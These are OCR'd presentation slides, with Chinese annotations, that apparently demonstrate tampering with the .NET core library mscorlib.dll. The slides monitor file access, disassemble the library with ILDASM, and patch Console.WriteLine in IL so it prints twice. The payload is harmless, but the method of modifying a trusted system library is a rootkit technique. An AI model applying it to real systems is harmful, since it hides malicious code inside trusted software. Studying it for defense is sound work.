
Run “ymc demo”.exe




Filemon


File Monitor - Sysinternals: www.sysinternals.com
File Edit Options Volumes Help
Time Process Request Path
85 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\WINNT\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.c
86 上午 11:06:36 ymc demo.exe:832 READ C:\WINNT\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.c
87 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\WINNT\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.c
88 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\Documents and Settings\Administrator\Application Data
89 上午 11:06:36 ymc demo.exe:832 OPEN C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Sec
90 上午 11:06:36 ymc demo.exe:832 OPEN C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Sec
91 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Sec
92 上午 11:06:36 ymc demo.exe:832 READ C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Sec
93 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Sec
94 上午 11:06:36 ymc demo.exe:832 OPEN C:\WINNT\assembly\NativeImages_v2.0.50727_32\index65.dat
95 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\WINNT\assembly\NativeImages_v2.0.50727_32\mscorlib\6feb9ea1a1b5db
96 上午 11:06:36 ymc demo.exe:832 OPEN C:\WINNT\assembly\NativeImages_v2.0.50727_32\mscorlib\6feb9ea1a1b5db
97 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\WINNT\assembly\NativeImages_v2.0.50727_32\mscorlib\6feb9ea1a1b5db
98 上午 11:06:36 ymc demo.exe:832 CLOSE C:\WINNT\assembly\NativeImages_v2.0.50727_32\mscorlib\6feb9ea1a1b5db
99 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\WINNT\assembly\NativeImages_v2.0.50727_32\mscorlib\6feb9ea1a1b5db
100 上午 11:06:36 ymc demo.exe:832 OPEN C:\WINNT\assembly\NativeImages_v2.0.50727_32\mscorlib\6feb9ea1a1b5db
101 上午 11:06:36 ymc demo.exe:832 CLOSE C:\WINNT\assembly\NativeImages_v2.0.50727_32\mscorlib\6feb9ea1a1b5db
102 上午 11:06:36 ymc demo.exe:832 OPEN C:\WINNT\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
103 上午 11:06:36 ymc demo.exe:832 DIRECTORY C:\WINNT\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
104 上午 11:06:36 ymc demo.exe:832 CLOSE C:\WINNT\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
105 上午 11:06:36 ymc demo.exe:832 QUERY INFOR... C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\I
106 上午 11:06:36 ymc demo.exe:832 OPEN C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\
107 上午 11:06:36 ymc demo.exe:832 DIRECTORY C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\
108 上午 11:06:36 ymc demo.exe:832 CLOSE C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\
109 上午 11:06:36 ymc demo.exe:832 OPEN C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\I
110 上午 11:06:36 ymc demo.exe:832 DIRECTORY C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\I
111 上午 11:06:36 ymc demo.exe:832 CLOSE C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\I
112 上午 11:06:36 ymc demo.exe:832 OPEN C:\Documents and Settings\Administrator\My Documents\Visual Studio 2005\I
113 上午 11:06:36 ymc demo.exe:832 DIRECTORY C:\Documents and Settings\Administrator\My Documents\Visual
114 上午 11:06:36 ymc demo.exe:832 CLOSE C:\Documents and Settings\Administrator\My Documents\Visual


看看mscorlib.dll在那



C:\winnt\assembly




使用reflector找出writeline()




反組譯mscorlib.dll

- ILDASM /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE mscorlib.dll



從mscorlib.dll.il 找到writeline(string)



把他變成兩次output
(IL address記得修正)

mscorlib.dll.il.2.txt - 記事本

檔案(F) 編輯(E) 格式(O) 說明(H)

```
                = {class 'System.Security.Permissions.HostProtectionAttribute, mscorlib, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089' = {property bool 'UI' = bool(true)}}
    // 程式碼大小       12 (0xc)
    .maxstack  8
    IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
    IL_0005:  ldarg.0
    IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(object)
    IL_000b:  ret
  } // end of method Console::WriteLine

  .method public hidebysig static void  WriteLine(string 'value') cil managed
  {
    .permissionset linkcheck
                = {class 'System.Security.Permissions.HostProtectionAttribute, mscorlib, Version=2.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089' = {property bool 'UI' = bool(true)}}
    // 程式碼大小       12 (0xc)
    .maxstack  8
    IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
    IL_0005:  ldarg.0
    IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
    IL_000b:  call       class System.IO.TextWriter System.Console::get_Out()
    IL_0010:  ldarg.0
    IL_0011:  callvirt   instance void System.IO.TextWriter::WriteLine(string)
    IL_0016:  ret
  } // end of method Console::WriteLine

  .method public hidebysig static void  WriteLine(string format,
                                                  object arg0) cil managed
  {
    .permissionset linkcheck
```

WriteLine in MSIL (original VS. modified code)

- **Original code of WriteLine:**

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
{
  .maxstack  8

  IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0005:  ldarg.0
  IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)

  IL_000b:  ret
} // end of method Console::WriteLine
```

Print #1 (same as before)

Print #2 (duplicate)

